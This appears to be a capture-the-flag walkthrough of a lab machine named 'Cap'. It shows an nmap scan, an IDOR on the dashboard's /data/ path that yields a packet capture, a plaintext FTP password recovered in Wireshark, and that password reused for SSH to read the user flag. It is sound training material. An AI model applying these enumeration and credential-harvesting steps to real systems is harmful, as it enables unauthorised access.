
Cap



NMAP SCAN

Bash


```
nmap  -sC -sV -vv -p- -oA cap 10.10.10.245
```

Bash


```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-06 00:46 +0000
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
Initiating Ping Scan at 00:46
Scanning 10.10.10.245 [4 ports]
Completed Ping Scan at 00:46, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:46
Scanning cap (10.10.10.245) [65535 ports]
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
Completed SYN Stealth Scan at 00:46, 17.39s elapsed (65535 total ports)
Initiating Service scan at 00:46
Scanning 3 services on cap (10.10.10.245)
Completed Service scan at 00:46, 6.10s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.245.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:47, 3.48s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.69s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
Nmap scan report for cap (10.10.10.245)
Host is up, received echo-reply ttl 63 (0.043s latency).
Scanned at 2026-01-06 00:46:34 GMT for 28s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2
QYvGfh5bcAIVjIqNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nkyaynnX
mlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3
nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1MO+mKH7EobPR/ZWrFGLeV
FZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6
QuGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK
```

```
5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfM
zBDypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack ttl 63 Gunicorn
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:47
Completed NSE at 00:47, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.41 seconds
           Raw packets sent: 65749 (2.893MB) | Rcvd: 65536 (2.621MB)
```

Port 80



Security Snapshot (5 Second PCAP + Analysis)


Search...
Dashboard
Dashboard
Security Snapshot (5 Second PCAP + Analysis)
IP Config
Network Status
Home / Dashboard
Nathan
Download
© Copyright 2021. All right reserved. Template by Colorlib.


Dashboard

Data Type	Value
Number of Packets	0
Number of IP Packets	0
Number of TCP Packets	0
Number of UDP Packets	0

IDOR

Text

```
http://cap/data/0
```


Search...
Dashboard
Dashboard
Security Snapshot (5 Second PCAP + Analysis)
IP Config
Network Status
Home / Dashboard
Nathan
Download
© Copyright 2021. All right reserved. Template by Colorlib.


Dashboard

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Download file 0.pcap

0.pcap
Completed — 9.7 KB


Wireshark




```
No.  Time      Source          Destination     Protocol Length Info
   1 0.000000  192.168.196.1   192.168.196.16  TCP        68 54399 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
   2 0.000027  192.168.196.16  192.168.196.1   TCP        68 80 → 54399 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
   3 0.000190  192.168.196.1   192.168.196.16  TCP        62 54399 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
   4 0.000241  192.168.196.1   192.168.196.16  HTTP      454 GET / HTTP/1.1
   5 0.000246  192.168.196.16  192.168.196.1   TCP        56 80 → 54399 [ACK] Seq=1 Ack=399 Win=64128 Len=0
   6 0.001742  192.168.196.16  192.168.196.1   TCP        73 80 → 54399 [PSH, ACK] Seq=1 Ack=399 Win=64128 Len=17 [TCP PDU reassembled in 7]
   7 0.001858  192.168.196.16  192.168.196.1   HTTP     1434 HTTP/1.0 200 OK  (text/html)
   8 0.002121  192.168.196.1   192.168.196.16  TCP        62 54399 → 80 [ACK] Seq=399 Ack=1397 Win=1049600 Len=0
   9 0.002208  192.168.196.1   192.168.196.16  TCP        62 54399 → 80 [FIN, ACK] Seq=399 Ack=1397 Win=1049600 Len=0
  10 0.002222  192.168.196.16  192.168.196.1   TCP        56 80 → 54399 [ACK] Seq=1397 Ack=400 Win=64128 Len=0
  11 0.042235  192.168.196.1   192.168.196.16  TCP        68 54400 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  12 0.042273  192.168.196.16  192.168.196.1   TCP        68 80 → 54400 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
  13 0.042471  192.168.196.1   192.168.196.16  TCP        62 54400 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
  14 0.042529  192.168.196.1   192.168.196.16  HTTP      416 GET /static/main.css HTTP/1.1
  15 0.042535  192.168.196.16  192.168.196.1   TCP        56 80 → 54400 [ACK] Seq=1 Ack=361 Win=64128 Len=0
  16 0.044325  192.168.196.16  192.168.196.1   TCP        73 80 → 54400 [PSH, ACK] Seq=1 Ack=361 Win=64128 Len=17 [TCP PDU reassembled in 17]
  17 0.044465  192.168.196.16  192.168.196.1   HTTP     1047 HTTP/1.0 200 OK  (text/css)
  18 0.044759  192.168.196.1   192.168.196.16  TCP        62 54400 → 80 [ACK] Seq=361 Ack=1010 Win=1050112 Len=0
  19 0.044922  192.168.196.1   192.168.196.16  TCP        62 54400 → 80 [FIN, ACK] Seq=361 Ack=1010 Win=1050112 Len=0
  20 0.044937  192.168.196.16  192.168.196.1   TCP        56 80 → 54400 [ACK] Seq=1010 Ack=362 Win=64128 Len=0
  21 0.447917  192.168.196.1   192.168.196.16  TCP        68 54410 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  22 0.447952  192.168.196.16  192.168.196.1   TCP        68 80 → 54410 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
```

```
› Frame 1: Packet, 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
› Transmission Control Protocol, Src Port: 54399, Dst Port: 80, Seq: 0, Len: 0
```

```
0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 34 0e 12 40 00  80 06 e3 4e c0 a8 c4 01   E··4··@· ···N····
0020  c0 a8 c4 10 d4 7f 00 50  8e e6 bf 6c 00 00 00 00   ·······P ···l····
0030  80 02 fa f0 47 99 00 00  02 04 05 b4 01 03 03 08   ····G··· ········
0040  01 01 04 02                                        ····
```



```
No.  Time      Source          Destination     Protocol Length Info
  31 2.624570  192.168.196.1   192.168.196.16  TCP        68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  32 2.624624  192.168.196.16  192.168.196.1   TCP        68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
  33 2.624934  192.168.196.1   192.168.196.16  TCP        62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
  34 2.626895  192.168.196.16  192.168.196.1   FTP        76 Response: 220 (vsFTPd 3.0.3)
  35 2.667693  192.168.196.1   192.168.196.16  TCP        62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
  36 4.126500  192.168.196.1   192.168.196.16  FTP        69 Request: USER nathan
  37 4.126526  192.168.196.16  192.168.196.1   TCP        56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
  38 4.126630  192.168.196.16  192.168.196.1   FTP        90 Response: 331 Please specify the password.
  39 4.167701  192.168.196.1   192.168.196.16  TCP        62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
  40 5.424998  192.168.196.1   192.168.196.16  FTP        78 Request: PASS Buck3tH4TF0RM3!
  41 5.425034  192.168.196.16  192.168.196.1   TCP        56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
  42 5.432387  192.168.196.16  192.168.196.1   FTP        79 Response: 230 Login successful.
  43 5.432801  192.168.196.1   192.168.196.16  FTP        62 Request: SYST
  44 5.432834  192.168.196.16  192.168.196.1   TCP        56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
  45 5.432937  192.168.196.16  192.168.196.1   FTP        75 Response: 215 UNIX Type: L8
  46 5.478790  192.168.196.1   192.168.196.16  TCP        62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
  47 6.309628  192.168.196.1   192.168.196.16  FTP        84 Request: PORT 192,168,196,1,212,140
  48 6.309655  192.168.196.16  192.168.196.1   TCP        56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
  49 6.309874  192.168.196.16  192.168.196.1   FTP       107 Response: 200 PORT command successful. Consider using PASV.
  50 6.310514  192.168.196.1   192.168.196.16  FTP        62 Request: LIST
  51 6.311053  192.168.196.16  192.168.196.1   FTP        95 Response: 150 Here comes the directory listing.
  52 6.311479  192.168.196.16  192.168.196.1   FTP        80 Response: 226 Directory send OK.
```



```
› Frame 40: Packet, 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
› Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22
⌄ File Transfer Protocol (FTP)
  › PASS Buck3tH4TF0RM3!\r\n
  [Current working directory: ]
```

```
0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 3e 0e 26 40 00  80 06 e3 30 c0 a8 c4 01   E··>·&@· ···0····
0020  c0 a8 c4 10 d4 8b 00 15  60 81 78 5f 1b 22 5d 0c   ········ `·x_·"]·
0030  50 18 10 0a 4a e6 00 00  50 41 53 53 20 42 75 63   P···J··· PASS Buc
0040  6b 33 74 48 34 54 46 30  52 4d 33 21 0d 0a         k3tH4TF0 RM3!··
```


No.: 40 · Time: 5.424998 · Source: 192.168.196.1 · Destination: 192.168.196.16 · Protocol: FTP · Length: 78 · Info: Request: PASS Buck3tH4TF0RM3!

✓ Show packet bytes   Layout: Vertical (Stacked)


Password: `Buck3tH4TF0RM3`

Bash

```
ssh nathan@10.10.10.245
```



```
kali@kali ~/Documents % ssh nathan@10.10.10.245
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan  6 01:04:40 UTC 2026

  System load:           0.0
  Usage of /:            37.1% of 8.73GB
  Memory usage:          37%
  Swap usage:            0%
  Processes:             250
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:fe94:a6ab

  => There are 4 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jan  6 00:24:18 2026 from 10.10.14.94
nathan@cap:~$ ls
linpeas_fat.sh  snap  user.txt
nathan@cap:~$
```



```
Last login: Tue Jan  6 00:24:18 2026 from 10.10.14.94
nathan@cap:~$ ls
linpeas_fat.sh  snap  user.txt
nathan@cap:~$ cat user.txt
010d60c4f5812177e140f01a4388cf4a
nathan@cap:~$
```

